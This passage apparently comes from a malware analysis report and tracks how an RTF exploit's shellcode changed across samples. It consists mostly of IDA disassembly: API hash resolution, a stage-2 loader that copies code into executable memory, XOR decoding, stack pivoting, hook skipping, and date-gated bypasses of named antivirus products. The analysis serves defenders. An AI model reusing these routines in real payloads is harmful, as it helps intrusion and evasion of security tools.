seg000:0000009F resolv_funcs    proc near               ; CODE XREF: do_stage2+11p
seg000:0000009F                                         ; do_stage2+4Ep
seg000:0000009F                 pusha
seg000:000000A0
seg000:000000A0 loc_A0:                                 ; CODE XREF: resolv_funcs+53j
seg000:000000A0                 mov     ebx, esi
seg000:000000A2                 push    esi
seg000:000000A3                 mov     esi, [ebx+3Ch]
seg000:000000A6                 mov     esi, [esi+ebx+78h]
seg000:000000AA                 add     esi, ebx
seg000:000000AC                 push    esi
seg000:000000AD                 mov     esi, [esi+20h]
seg000:000000B0                 add     esi, ebx
seg000:000000B2                 xor     ecx, ecx
seg000:000000B4                 dec     ecx
seg000:000000B5
seg000:000000B5 loc_B5:                                 ; CODE XREF: resolv_funcs+30j
seg000:000000B5                 inc     ecx
seg000:000000B6                 lodsd
seg000:000000B7                 add     eax, ebx
seg000:000000B9                 push    esi
seg000:000000BA                 xor     esi, esi
seg000:000000BC
seg000:000000BC loc_BC:                                 ; CODE XREF: resolv_funcs+2Aj
seg000:000000BC                 movsx   edx, byte ptr [eax]
seg000:000000BF                 cmp     dh, dl
seg000:000000C1                 jz      short loc_CB
seg000:000000C3                 ror     esi, 7
seg000:000000C6                 add     esi, edx
seg000:000000C8                 inc     eax
seg000:000000C9                 jmp     short loc_BC
seg000:000000CB ; ---------------------------------------------------------------------
seg000:000000CB
seg000:000000CB loc_CB:                                 ; CODE XREF: resolv_funcs+22j
seg000:000000CB                 cmp     [ebp+0], esi
seg000:000000CE                 pop     esi
seg000:000000CF                 jnz     short loc_B5
seg000:000000D1                 pop     edx
seg000:000000D2                 mov     edi, ebx
seg000:000000D4                 mov     ebx, [edx+24h]
seg000:000000D7                 add     ebx, edi
seg000:000000D9                 mov     cx, [ebx+ecx*2]
seg000:000000DD                 mov     ebx, [edx+1Ch]
seg000:000000E0                 add     ebx, edi
seg000:000000E2                 mov     eax, [ebx+ecx*4]
seg000:000000E5                 add     eax, edi
seg000:000000E7                 mov     [ebp+0], eax
seg000:000000EA                 pop     esi
seg000:000000EB                 add     ebp, 4
seg000:000000EE                 cmp     dword ptr [ebp+0], 0
seg000:000000F2                 jnz     short loc_A0
seg000:000000F4                 popa
seg000:000000F5                 retn
seg000:000000F5 resolv_funcs    endp
```

(IDUF-04)

DO STAGE 2

Within the portion of Stage 1 that executes Stage 2, there were three variations observed. The first change was related to the size copied for Stage 2. In initial versions, there were 0x2000 bytes copied, which was changed in later versions to 0x1000 bytes copied. The size allocated for Stage 2 also changed, from 83,886,080 bytes to 5,242,880 bytes. The logic was refined from considering any file that was larger than 0x10000 bytes to only considering files whose size is larger than 0xA000 bytes, but less than 0x200000 bytes. The following exhibits show the different versions of this code:

```
seg000:000000F6                 mov     edi, esp
seg000:000000F8                 mov     [edi+edi_space.pSwitchFunction], HASH_VirtualAlloc
seg000:000000FE                 mov     [edi+edi_space.pCreateFileMappingA], 0
seg000:00000105                 mov     ebp, edi
seg000:00000107                 call    resolv_funcs
seg000:0000010C                 push    PAGE_EXECUTE_READWRITE ; flProtect
seg000:0000010E                 push    3000h           ; flAllocationType
seg000:00000113                 push    500000h         ; dwSize
seg000:00000118                 push    0               ; lpAddress
seg000:0000011A                 call    [edi+edi_space.pSwitchFunction] ; VirtualAlloc
seg000:0000011C                 mov     edi, eax
seg000:0000011E                 pop     [edi+edi_space.pZero?]
seg000:00000121                 mov     [edi+edi_space.pStage2], eax
seg000:00000124                 mov     [edi+edi_space.hKernel32], esi
seg000:00000127                 mov     [edi+edi_space.pSwitchFunction], HASH_GetFileSize
seg000:0000012D                 mov     [edi+edi_space.pCreateFileMappingA], HASH_CreateFileMappingA
seg000:00000134                 mov     [edi+edi_space.pMapViewOfFile], HASH_MapViewOfFile
seg000:0000013B                 mov     [edi+edi_space.END_OF_HASHES], 0
seg000:00000142                 mov     ebp, edi
seg000:00000144                 call    resolv_funcs
seg000:00000149                 xor     esi, esi
seg000:0000014B
seg000:0000014B loc_14B:                                ; CODE XREF: do_stage2+62j
seg000:0000014B                                         ; do_stage2+69j ...
seg000:0000014B                 add     esi, 4
seg000:0000014E                 push    0               ; lpFileSizeHigh
seg000:00000150                 push    esi             ; hFile
seg000:00000151                 call    [edi+edi_space.pSwitchFunction] ; GetFileSize
seg000:00000153                 cmp     eax, 0A000h
seg000:00000158                 jl      short loc_14B
seg000:0000015A                 cmp     eax, 200000h
seg000:0000015F                 jg      short loc_14B
seg000:00000161                 mov     [edi+edi_space.ddRtfFileSize], eax
seg000:00000164                 mov     [edi+edi_space.hRtfFile], esi
seg000:00000167                 xor     ebx, ebx
seg000:00000169                 push    ebx             ; lpName
seg000:0000016A                 push    ebx             ; dwMaximumSizeLow
seg000:0000016B                 push    ebx             ; dwMaximumSizeHigh
seg000:0000016C                 push    PAGE_READONLY   ; flProtect
seg000:0000016E                 push    ebx             ; lpAttributes
seg000:0000016F                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:00000172                 call    [edi+edi_space.pCreateFileMappingA]
seg000:00000175                 cmp     eax, 0
seg000:00000178                 jz      short loc_14B
seg000:0000017A                 xor     ebx, ebx
seg000:0000017C                 push    ebx             ; dwNumberOfBytesToMap
seg000:0000017D                 push    ebx             ; dwFileOffsetLow
seg000:0000017E                 push    ebx             ; dwFileOffsetHigh
seg000:0000017F                 push    4               ; dwDesiredAccess
seg000:00000181                 push    eax             ; hFileMappingObject
seg000:00000182                 call    [edi+edi_space.pMapViewOfFile]
seg000:00000185                 cmp     eax, 0
seg000:00000188                 jz      short loc_14B
seg000:0000018A                 mov     [edi+edi_space.hFileMapping], eax
seg000:0000018D                 cmp     dword ptr [eax], 'tr\{'
seg000:00000193                 jnz     short loc_14B
seg000:00000195                 add     eax, 10000h
seg000:0000019A
seg000:0000019A loc_19A:                                ; CODE XREF: do_stage2+ADj
seg000:0000019A                                         ; do_stage2+B8j
seg000:0000019A                 add     eax, 4
seg000:0000019D                 cmp     dword ptr [eax], 0FEFEFEFEh
seg000:000001A3                 jnz     short loc_19A
seg000:000001A5
seg000:000001A5 loc_1A5:                                ; CODE XREF: do_stage2+B3j
seg000:000001A5                 inc     eax
seg000:000001A6                 cmp     byte ptr [eax], 0FEh ; '¦'
seg000:000001A9                 jz      short loc_1A5
seg000:000001AB                 cmp     dword ptr [eax], 0FFFFFFFFh
seg000:000001AE                 jnz     short loc_19A
seg000:000001B0                 add     eax, 4
seg000:000001B3                 mov     esi, eax
seg000:000001B5                 push    [edi+edi_space.pStage2]
seg000:000001B8                 push    [edi+edi_space.ddRtfFileSize]
seg000:000001BB                 push    [edi+edi_space.hRtfFile]
seg000:000001BE                 push    [edi+edi_space.hFileMapping]
seg000:000001C1                 push    [edi+edi_space.hKernel32]
seg000:000001C4                 lea     edi, [edi+edi_space.arrStage2]
seg000:000001CA                 mov     eax, edi
seg000:000001CC                 mov     ecx, 1000h
seg000:000001D1                 rep movsb
seg000:000001D3                 jmp     eax
```

(IDUF-04)

```
seg000:0001FF2E                 push    0
seg000:0001FF30                 push    0
seg000:0001FF32                 mov     edi, esp
seg000:0001FF34                 mov     [edi+edi_space.pSwitchFunction], HASH_VirtualAlloc
seg000:0001FF3A                 mov     ebp, edi
seg000:0001FF3C                 call    resolv_funcs
seg000:0001FF41                 push    PAGE_EXECUTE_READWRITE ; flProtect
seg000:0001FF43                 push    3000h           ; flAllocationType
seg000:0001FF48                 push    5000000h        ; dwSize
seg000:0001FF4D                 push    0               ; lpAddress
seg000:0001FF4F                 call    [edi+edi_space.pSwitchFunction]
seg000:0001FF51                 mov     edi, eax
seg000:0001FF53                 pop     [edi+edi_space.Unused0Val]
seg000:0001FF56                 mov     [edi+edi_space.pStage2], eax
seg000:0001FF59                 mov     [edi+edi_space.hKernel32], esi
seg000:0001FF5C                 mov     [edi+edi_space.pSwitchFunction], HASH_GetFileSize
seg000:0001FF62                 mov     [edi+edi_space.pCreateFileMappingA], HASH_CreateFileMappingA
seg000:0001FF69                 mov     [edi+edi_space.pMapViewOfFile], HASH_MapViewOfFile
seg000:0001FF70                 mov     ebp, edi
seg000:0001FF72                 call    resolv_funcs
seg000:0001FF77                 xor     esi, esi
seg000:0001FF79
seg000:0001FF79 loc_1FF79:                              ; CODE XREF: do_stage2+58j
seg000:0001FF79                                         ; do_stage2+71j ...
seg000:0001FF79                 add     esi, 4
seg000:0001FF7C                 push    0               ; lpFileSizeHigh
seg000:0001FF7E                 push    esi             ; hFile
seg000:0001FF7F                 call    [edi+edi_space.pSwitchFunction]
seg000:0001FF81                 cmp     eax, 10000h
seg000:0001FF86                 jl      short loc_1FF79
seg000:0001FF88                 mov     [edi+edi_space.ddRtfFileSize], eax
seg000:0001FF8B                 mov     [edi+edi_space.hRtfFile], esi
seg000:0001FF8E                 xor     ebx, ebx
seg000:0001FF90                 push    ebx             ; lpName
seg000:0001FF91                 push    ebx             ; dwMaximumSizeLow
seg000:0001FF92                 push    ebx             ; dwMaximumSizeHigh
seg000:0001FF93                 push    PAGE_READONLY   ; flProtect
seg000:0001FF95                 push    ebx             ; lpAttributes
seg000:0001FF96                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:0001FF99                 call    [edi+edi_space.pCreateFileMappingA]
seg000:0001FF9C                 cmp     eax, 0
seg000:0001FF9F                 jz      short loc_1FF79
seg000:0001FFA1                 xor     ebx, ebx
seg000:0001FFA3                 push    ebx             ; dwNumberOfBytesToMap
seg000:0001FFA4                 push    ebx             ; dwFileOffsetLow
seg000:0001FFA5                 push    ebx             ; dwFileOffsetHigh
seg000:0001FFA6                 push    4               ; dwDesiredAccess
seg000:0001FFA8                 push    eax             ; hFileMappingObject
seg000:0001FFA9                 call    [edi+edi_space.pMapViewOfFile]
seg000:0001FFAC                 cmp     eax, 0
seg000:0001FFAF                 jz      short loc_1FF79
seg000:0001FFB1                 mov     [edi+edi_space.hFileMapping], eax
seg000:0001FFB4                 cmp     dword ptr [eax], 'tr\{'
seg000:0001FFBA                 jnz     short loc_1FF79
seg000:0001FFBC                 add     eax, 10000h
seg000:0001FFC1
seg000:0001FFC1 loc_1FFC1:                              ; CODE XREF: do_stage2+9Cj
seg000:0001FFC1                                         ; do_stage2+AAj
seg000:0001FFC1                 add     eax, 4
seg000:0001FFC4                 cmp     dword ptr [eax], 0CECECECEh
seg000:0001FFCA                 jnz     short loc_1FFC1
seg000:0001FFCC
seg000:0001FFCC loc_1FFCC:                              ; CODE XREF: do_stage2+A2j
seg000:0001FFCC                 inc     eax
seg000:0001FFCD                 cmp     byte ptr [eax], 0CEh ; '+'
seg000:0001FFD0                 jz      short loc_1FFCC
seg000:0001FFD2                 cmp     dword ptr [eax], 0ECECECECh
seg000:0001FFD8                 jnz     short loc_1FFC1
seg000:0001FFDA                 add     eax, 4
seg000:0001FFDD                 mov     esi, eax
seg000:0001FFDF                 push    [edi+edi_space.pStage2]
seg000:0001FFE2                 push    [edi+edi_space.ddRtfFileSize]
seg000:0001FFE5                 push    [edi+edi_space.hRtfFile]
seg000:0001FFE8                 push    [edi+edi_space.hFileMapping]
seg000:0001FFEB                 push    [edi+edi_space.hKernel32]
seg000:0001FFEE                 lea     edi, [edi+edi_space.arrStage2]
seg000:0001FFF4                 mov     eax, edi
seg000:0001FFF6                 mov     ecx, 2000h
seg000:0001FFFB                 rep movsb
seg000:0001FFFD                 jmp     eax
```

(IDUF-13)

```
seg000:0000081E                 push    0
seg000:00000820                 push    0
seg000:00000822                 mov     edi, esp
seg000:00000824                 mov     [edi+edi_space.pSwitchFunction], HASH_VirtualAlloc
seg000:0000082A                 mov     ebp, edi
seg000:0000082C                 call    resolv_funcs
seg000:00000831                 push    PAGE_EXECUTE_READWRITE ; flProtect
seg000:00000833                 push    3000h           ; flAllocationType
seg000:00000838                 push    500000h         ; dwSize
seg000:0000083D                 push    0               ; lpAddress
seg000:0000083F                 call    [edi+edi_space.pSwitchFunction] ; VirtualAlloc
seg000:00000841                 mov     edi, eax
seg000:00000843                 pop     [edi+edi_space.ZeroUnused]
seg000:00000846                 mov     [edi+edi_space.pStage2], eax
seg000:00000849                 mov     [edi+edi_space.hKernel32], esi
seg000:0000084C                 mov     [edi+edi_space.pSwitchFunction], HASH_GetFileSize
seg000:00000852                 mov     [edi+edi_space.pCreateFileMappingA], HASH_CreateFileMappingA
seg000:00000859                 mov     [edi+edi_space.pMapViewOfFile], HASH_MapViewOfFile
seg000:00000860                 mov     ebp, edi
seg000:00000862                 call    resolv_funcs
seg000:00000867                 xor     esi, esi
seg000:00000869
seg000:00000869 loc_869:                                ; CODE XREF: do_stage2+58j
seg000:00000869                                         ; do_stage2+5Fj ...
seg000:00000869                 add     esi, 4
seg000:0000086C                 push    0               ; lpFileSizeHigh
seg000:0000086E                 push    esi             ; hFile
seg000:0000086F                 call    [edi+edi_space.pSwitchFunction] ; GetFileSize
seg000:00000871                 cmp     eax, 0A000h
seg000:00000876                 jl      short loc_869
seg000:00000878                 cmp     eax, 200000h
seg000:0000087D                 jg      short loc_869
seg000:0000087F                 mov     [edi+edi_space.ddRtfFileSize], eax
seg000:00000882                 mov     [edi+edi_space.hRtfFile], esi
seg000:00000885                 xor     ebx, ebx
seg000:00000887                 push    ebx             ; lpName
seg000:00000888                 push    ebx             ; dwMaximumSizeLow
seg000:00000889                 push    ebx             ; dwMaximumSizeHigh
seg000:0000088A                 push    PAGE_READONLY   ; flProtect
seg000:0000088C                 push    ebx             ; lpAttributes
seg000:0000088D                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:00000890                 call    [edi+edi_space.pCreateFileMappingA]
seg000:00000893                 cmp     eax, 0
seg000:00000896                 jz      short loc_869
seg000:00000898                 xor     ebx, ebx
seg000:0000089A                 push    ebx             ; dwNumberOfBytesToMap
seg000:0000089B                 push    ebx             ; dwFileOffsetLow
seg000:0000089C                 push    ebx             ; dwFileOffsetHigh
seg000:0000089D                 push    4               ; dwDesiredAccess
seg000:0000089F                 push    eax             ; hFileMappingObject
seg000:000008A0                 call    [edi+edi_space.pMapViewOfFile]
seg000:000008A3                 cmp     eax, 0
seg000:000008A6                 jz      short loc_869
seg000:000008A8                 mov     [edi+edi_space.hFileMapping], eax
seg000:000008AB                 cmp     dword ptr [eax], 'tr\{'
seg000:000008B1                 jnz     short loc_869
seg000:000008B3                 add     eax, 10000h
seg000:000008B8
seg000:000008B8 loc_8B8:                                ; CODE XREF: do_stage2+A3j
seg000:000008B8                                         ; do_stage2+B1j
seg000:000008B8                 add     eax, 4
seg000:000008BB                 cmp     dword ptr [eax], 0CECECECEh
seg000:000008C1                 jnz     short loc_8B8
seg000:000008C3
seg000:000008C3 loc_8C3:                                ; CODE XREF: do_stage2+A9j
seg000:000008C3                 inc     eax
seg000:000008C4                 cmp     byte ptr [eax], 0CEh ; '+'
seg000:000008C7                 jz      short loc_8C3
seg000:000008C9                 cmp     dword ptr [eax], 0ECECECECh
seg000:000008CF                 jnz     short loc_8B8
seg000:000008D1                 add     eax, 4
seg000:000008D4                 mov     esi, eax
seg000:000008D6                 push    [edi+edi_space.pStage2]
seg000:000008D9                 push    [edi+edi_space.ddRtfFileSize]
seg000:000008DC                 push    [edi+edi_space.hRtfFile]
seg000:000008DF                 push    [edi+edi_space.hFileMapping]
seg000:000008E2                 push    [edi+edi_space.hKernel32]
seg000:000008E5                 lea     edi, [edi+edi_space.arrStage2]
seg000:000008EB                 mov     eax, edi
seg000:000008ED                 mov     ecx, 2000h
seg000:000008F2                 rep movsb
seg000:000008F4                 jmp     eax
```

(IDUF-14)

STAGE 2 EVOLUTION

INITIAL SETUP

The initial setup is responsible for marshalling the function parameters and setting up the environment to run shellcode. Across all observed samples, there were two variations in this piece of code. In the first example, the code creates room for local variables and unmarshalls the passed parameters. In the second example, the code adds a feature that ensures that the stack pointer is within the thread's stack by using a stack address from the structured exception handler as the current stack pointer. The advantage to this modification is that anti-exploitation software will inspect certain API calls and ensure that the stack points to the proper thread stack, and this code ensures that condition will be satisfied:

```
seg000:00000000                 nop
seg000:00000001                 mov     ebp, eax
seg000:00000003                 lea     edi, [ebp-1000h]
seg000:00000009                 pop     [edi+edi_space.hKernel32]
seg000:0000000C                 pop     [edi+edi_space.hFileMapping]
seg000:0000000F                 pop     [edi+edi_space.hRtfFile]
seg000:00000012                 pop     [edi+edi_space.ddRtfFileSize]
seg000:00000015                 pop     [edi+edi_space.pStage2]
```

(IDUF-13)

```
seg000:00000000                 nop
seg000:00000001                 mov     ebp, eax
seg000:00000003                 lea     edi, [ebp-1000h]
seg000:00000009                 pop     [edi+edi_space.hKernel32]
seg000:0000000C                 pop     [edi+edi_space.hFileMapping]
seg000:0000000F                 pop     [edi+edi_space.hRtfFile]
seg000:00000012                 pop     [edi+edi_space.ddRtfFileSize]
seg000:00000015                 pop     [edi+edi_space.pStage2]
seg000:00000018                 mov     ecx, large fs:_NT_TEB.Tib.ExceptionList
seg000:0000001F                 xchg    esp, ecx
```

(IDUF-04)

UNXOR1

The code bytes for this exploit have been encoded to provide obfuscation against simple string analysis. There were two variations noted across the observed samples. The instruction that differs is the last instruction that jumps to resolv_funcs1. In the first example, a short jump is used, and in the second example, a long jump is used. This modification may be due to size constraints, as the maximum short jump is 0x7F and the second example requires 0x1E9:

```
seg000:00000018                 lea     ecx, resolv_funcs[ebp]
seg000:0000001B                 mov     edx, 42Ch
seg000:00000020
seg000:00000020 loc_20:                                 ; CODE XREF: unxor1+Dj
seg000:00000020                 xor     byte ptr [ecx], 0EFh
seg000:00000023                 inc     ecx
seg000:00000024                 dec     edx
seg000:00000025                 jnz     short loc_20
seg000:00000027                 jmp     short resolv_funcs1
```

(IDUF-13)

```
seg000:00000021                 lea     ecx, resolv_funcs[ebp]
seg000:00000024                 mov     edx, 8B2h
seg000:00000029
seg000:00000029 loc_29:                                 ; CODE XREF: unxor1+Dj
seg000:00000029                 xor     byte ptr [ecx], 0EFh
seg000:0000002C                 inc     ecx
seg000:0000002D                 dec     edx
seg000:0000002E                 jnz     short loc_29
seg000:00000030                 jmp     resolv_funcs1
```

(IDUF-04)

RESOLVE FUNCTIONS

The function resolution code does not differ across the observed samples. The following code is what is used to resolve API functions:

```
seg000:00000035 ; int __usercall resolv_funcs@<eax>(void *pModule@<esi>, DWORD *ddHashArray@<edi>)
seg000:00000035 resolv_funcs    proc near               ; CODE XREF: resolv_funcs1+87p
seg000:00000035                                         ; resolv_funcs2+1Bp
seg000:00000035                                         ; DATA XREF: ...
seg000:00000035                 pusha
seg000:00000036                 mov     ebp, edi
seg000:00000038
seg000:00000038 loc_38:                                 ; CODE XREF: resolv_funcs+55j
seg000:00000038                 mov     ebx, esi
seg000:0000003A                 push    esi
seg000:0000003B                 mov     esi, [ebx+_IMAGE_DOS_HEADER.e_lfanew]
seg000:0000003E                 mov     esi, [esi+ebx+_IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
seg000:00000042                 add     esi, ebx
seg000:00000044                 push    esi
seg000:00000045                 mov     esi, [esi+_IMAGE_EXPORT_DIRECTORY.AddressOfNames]
seg000:00000048                 add     esi, ebx
seg000:0000004A                 xor     ecx, ecx
seg000:0000004C                 dec     ecx
seg000:0000004D
seg000:0000004D loc_4D:                                 ; CODE XREF: resolv_funcs+32j
seg000:0000004D                 inc     ecx
seg000:0000004E                 lodsd
seg000:0000004F                 add     eax, ebx
seg000:00000051                 push    esi
seg000:00000052                 xor     esi, esi
seg000:00000054
seg000:00000054 loc_54:                                 ; CODE XREF: resolv_funcs+2Cj
seg000:00000054                 movsx   edx, byte ptr [eax]
seg000:00000057                 cmp     dh, dl
seg000:00000059                 jz      short loc_63
seg000:0000005B                 ror     esi, 7
seg000:0000005E                 add     esi, edx
seg000:00000060                 inc     eax
seg000:00000061                 jmp     short loc_54
seg000:00000063 ; ---------------------------------------------------------------------------
seg000:00000063
seg000:00000063 loc_63:                                 ; CODE XREF: resolv_funcs+24j
seg000:00000063                 cmp     [ebp+0], esi
seg000:00000066                 pop     esi
seg000:00000067                 jnz     short loc_4D
seg000:00000069                 pop     edx
seg000:0000006A                 mov     edi, ebx
seg000:0000006C                 mov     ebx, [edx+_IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
seg000:0000006F                 add     ebx, edi
seg000:00000071                 mov     cx, [ebx+ecx*2]
seg000:00000075                 mov     ebx, [edx+_IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
seg000:00000078                 add     ebx, edi
seg000:0000007A                 mov     eax, [ebx+ecx*4]
seg000:0000007D                 add     eax, edi
seg000:0000007F                 mov     [ebp+0], eax
seg000:00000082                 pop     esi
seg000:00000083                 add     ebp, 4
seg000:00000086                 cmp     dword ptr [ebp+0], 0
seg000:0000008A                 jnz     short loc_38
seg000:0000008C                 popa
seg000:0000008D                 retn
```

DOES FILE EXIST

The does_file_exist function simply determines whether a file exists given a directory and separate file name. While no variations were observed, some versions of the exploit do not include this function. The following code is used inside the exploits:

```
seg000:0000008E ; int __stdcall does_file_exist(char *szFileName, char *szDirectory, int *blDoesExist)
seg000:0000008E does_file_exist proc near               ; CODE XREF: find_installed_av+4Ap
seg000:0000008E                                         ; find_installed_av+71p ...
seg000:0000008E
seg000:0000008E szFileName      = dword ptr  4
seg000:0000008E arg_4_szDirectory= dword ptr  8
seg000:0000008E blDoesExist     = dword ptr  0Ch
seg000:0000008E
seg000:0000008E                 pusha
seg000:0000008F                 mov     ebx, [esp+20h+szFileName]
seg000:00000093                 mov     edx, [esp+20h+arg_4_szDirectory]
seg000:00000097                 mov     ecx, 1Ch
seg000:0000009C
seg000:0000009C loc_9C:                                 ; CODE XREF: does_file_exist+18j
seg000:0000009C                 mov     al, [ebx]
seg000:0000009E                 mov     [edx+ecx], al
seg000:000000A1                 inc     ebx
seg000:000000A2                 inc     edx
seg000:000000A3                 cmp     byte ptr [ebx], 0
seg000:000000A6                 jnz     short loc_9C
seg000:000000A8                 mov     byte ptr [edx+ecx], 0
seg000:000000AC                 mov     eax, [esp+20h+arg_4_szDirectory]
seg000:000000B0                 push    eax             ; lpFileName
seg000:000000B1                 call    [edi+edi_space.pGetFileAttributesA]
seg000:000000B4                 cmp     eax, 0FFFFFFFFh
seg000:000000B7                 mov     ecx, [esp+20h+blDoesExist]
seg000:000000BB                 jz      short loc_C1
seg000:000000BD                 mov     [ecx], eax
seg000:000000BF                 jmp     short loc_C7
seg000:000000C1 ; ---------------------------------------------------------------------------
seg000:000000C1
seg000:000000C1 loc_C1:                                 ; CODE XREF: does_file_exist+2Dj
seg000:000000C1                 mov     dword ptr [ecx], 0
seg000:000000C7
seg000:000000C7 loc_C7:                                 ; CODE XREF: does_file_exist+31j
seg000:000000C7                 popa
seg000:000000C8                 retn    0Ch
seg000:000000C8 does_file_exist endp
```

JUMP OVER HOOK

In order to evade hooking, jump_over_hook attempts to begin executing the instruction after the hooking code. This takes advantage of the fact that many hooking products overwrite Microsoft's inserted junk instruction to divert code execution, and that instruction doesn't need to be executed for the API to work. Across all of the observed samples, there was no variation in the code, though some samples did not include the code. The following code is used:

```
seg000:000000CB ; int __usercall jump_over_hook@<eax>(void *pFunction@<eax>)
seg000:000000CB jump_over_hook  proc near               ; CODE XREF: protected_api_call+122j
seg000:000000CB                 cmp     byte ptr [eax], X86_OP_CODE_CALL
seg000:000000CE                 jz      short loc_DF
seg000:000000D0                 cmp     byte ptr [eax], X86_OP_CODE_JMP32
seg000:000000D3                 jz      short loc_DF
seg000:000000D5                 cmp     byte ptr [eax], X86_OP_CODE_INT3
seg000:000000D8                 jz      short loc_DF
seg000:000000DA                 cmp     byte ptr [eax], X86_OP_CODE_JMP8
seg000:000000DD                 jnz     short loc_F0
seg000:000000DF
seg000:000000DF loc_DF:                                 ; CODE XREF: jump_over_hook+3j
seg000:000000DF                                         ; jump_over_hook+8j ...
seg000:000000DF                 cmp     dword ptr [eax+5], X86_MISALIGNED_OVERWRITE
seg000:000000E6                 jz      short loc_F0
seg000:000000E8                 mov     edi, edi
seg000:000000EA                 push    ebp
seg000:000000EB                 mov     ebp, esp
seg000:000000ED                 lea     eax, [eax+5]
seg000:000000F0
seg000:000000F0 loc_F0:                                 ; CODE XREF: jump_over_hook+12j
seg000:000000F0                                         ; jump_over_hook+1Bj
seg000:000000F0                 jmp     eax
seg000:000000F0 jump_over_hook  endp ; sp-analysis failed
```

(IDUF-04)

PROTECTED API CALL

In order to evade detection for certain time periods, two of the samples use a function called protected_api_call that evades antivirus sensors that hook API functions looking for signs of exploitation.

The two methods employed are jumping past the hook, and inserting an ROP gadget that makes it look like the call is coming from a legitimate module.

Across the samples, there were two variants identified. The first is that only one uses the jump_over_hook function, presumably because the other doesn't care about evading the antivirus that requires the jump_over_hook function.

The second difference concerns the number and brand of antivirus products that are bypassed. In one variant, the antivirus products include Kaspersky, BitDefender, Sophos, Avast!, AVG, Quick Heal, Avira, and ESET; while in the other only AVG and Avast! are bypassed.

The third difference is in the dates during which the antivirus evasion occurs. In one sample, Avast! is no longer bypassed after June 7, 2017. In the other, Avast! is no longer bypassed after August 16, 2017. Additionally, in one sample, AVG is no longer bypassed after May 16, 2017, while in the other, evasion stops after May 18, 2017:

```
seg000:000000F2 ; int __usercall protected_api_call@<eax>(void *funcToCall@<esi>, void *edi_space@<edi>, int numParams,
seg000:000000F2                                           ...)
seg000:000000F2 protected_api_call proc near            ; CODE XREF: resolv_funcs2+11p
seg000:000000F2                                         ; drop_malware+D9p ...
seg000:000000F2
seg000:000000F2 numParams       = dword ptr  4
seg000:000000F2 arg_4           = dword ptr  8
seg000:000000F2
seg000:000000F2                 cmp     [edi+edi_space.ddYear], 2017
seg000:000000FC                 jg      short loc_11C
seg000:000000FE                 cmp     [edi+edi_space.ddMonthDay], 0B18h ; 24-Nov
seg000:00000108                 jg      short loc_11C
seg000:0000010A                 cmp     [edi+edi_space.blFoundAvast], 0
seg000:00000111                 jnz     short loc_150
seg000:00000113                 cmp     [edi+edi_space.blFoundAVG], 0
seg000:0000011A                 jnz     short loc_15E
seg000:0000011C
seg000:0000011C loc_11C:                                ; CODE XREF: protected_api_call+Aj
seg000:0000011C                                         ; protected_api_call+16j ...
seg000:0000011C                 pop     ebx
seg000:0000011D                 pop     eax
seg000:0000011E                 lea     eax, ds:0[eax*4]
seg000:00000125                 add     esp, eax
seg000:00000127                 cmp     [edi+edi_space.blInitializedFakeStack], 1
seg000:0000012E                 jz      short loc_14D
seg000:00000130                 mov     edx, [edi+edi_space.pFakeStack]
seg000:00000136                 mov     [edi+edi_space.blInitializedFakeStack], 1
seg000:00000140
seg000:00000140 loc_140:                                ; CODE XREF: protected_api_call+57j
seg000:00000140                 mov     ecx, [esp+eax-8+arg_4]
seg000:00000143                 mov     [edx+eax], ecx
seg000:00000146                 sub     eax, 4
seg000:00000149                 jns     short loc_140
seg000:0000014B                 mov     esp, edx
seg000:0000014D
seg000:0000014D loc_14D:                                ; CODE XREF: protected_api_call+3Cj
seg000:0000014D                 push    ebx
seg000:0000014E                 jmp     dword ptr [esi]
seg000:00000150 ; ---------------------------------------------------------------------------
seg000:00000150
seg000:00000150 loc_150:                                ; CODE XREF: protected_api_call+1Fj
seg000:00000150                 cmp     [edi+edi_space.ddMonthDay], 607h ; 07-Jun
seg000:0000015A                 jg      short loc_11C
seg000:0000015C                 jmp     short loc_16C
seg000:0000015E ; ---------------------------------------------------------------------------
seg000:0000015E
seg000:0000015E loc_15E:                                ; CODE XREF: protected_api_call+28j
seg000:0000015E                 cmp     [edi+edi_space.ddMonthDay], 510h ; 16-May
seg000:00000168                 jg      short loc_11C
seg000:0000016A                 jmp     short $+2
seg000:0000016C ; ---------------------------------------------------------------------------
seg000:0000016C
seg000:0000016C loc_16C:                                ; CODE XREF: protected_api_call+6Aj
seg000:0000016C                                         ; protected_api_call+78j
seg000:0000016C                 pop     ebx
seg000:0000016D                 pop     eax
seg000:0000016E                 push    ROP_GADGET_CALL_EBX
seg000:00000173                 jmp     dword ptr [esi]
seg000:00000173 protected_api_call endp ; sp-analysis failed
```

(IDUF-15)

```
seg000:000000F2 ; int __usercall protected_api_call@<eax>(void *funcToCall@<esi>, void *edi_space@<edi>, int numParams, ...)
seg000:000000F2 protected_api_call proc near            ; CODE XREF: drop_malware+D5p
seg000:000000F2                                         ; drop_malware+101p ...
seg000:000000F2
seg000:000000F2 numParams       = dword ptr  4
seg000:000000F2 arg_4           = dword ptr  8
seg000:000000F2
seg000:000000F2                 cmp     [edi+edi_space.ddYear], 2017
seg000:000000FC                 jg      short loc_15A
seg000:000000FE                 cmp     [edi+edi_space.ddMonthDay], 0B18h ; 24-Nov
seg000:00000108                 jg      short loc_15A
seg000:0000010A                 cmp     [edi+edi_space.blFoundKaspersky], 0
seg000:00000111                 jnz     loc_1E6
seg000:00000117                 cmp     [edi+edi_space.blFoundAvast], 0
seg000:0000011E                 jnz     short loc_18E
seg000:00000120                 cmp     [edi+edi_space.blFoundAVG], 0
seg000:00000127                 jnz     short loc_19C
seg000:00000129                 cmp     [edi+edi_space.blFoundEset], 0
seg000:00000130                 jnz     short loc_1AA
seg000:00000132                 cmp     [edi+edi_space.blFoundSophos], 0
seg000:00000139                 jnz     loc_1FF
seg000:0000013F                 cmp     [edi+edi_space.blFoundQuickHeal], 0
seg000:00000146                 jnz     short loc_1B8
seg000:00000148                 cmp     [edi+edi_space.blFoundAntiVir], 0
seg000:0000014F                 jnz     short loc_1C6
seg000:00000151                 cmp     [edi+edi_space.blFoundBitDefender], 0
seg000:00000158                 jnz     short loc_1D4
seg000:0000015A
seg000:0000015A loc_15A:                                ; CODE XREF: protected_api_call+Aj
seg000:0000015A                                         ; protected_api_call+16j ...
seg000:0000015A                 pop     ebx
seg000:0000015B                 pop     eax
seg000:0000015C                 lea     eax, ds:0[eax*4]
seg000:00000163                 add     esp, eax
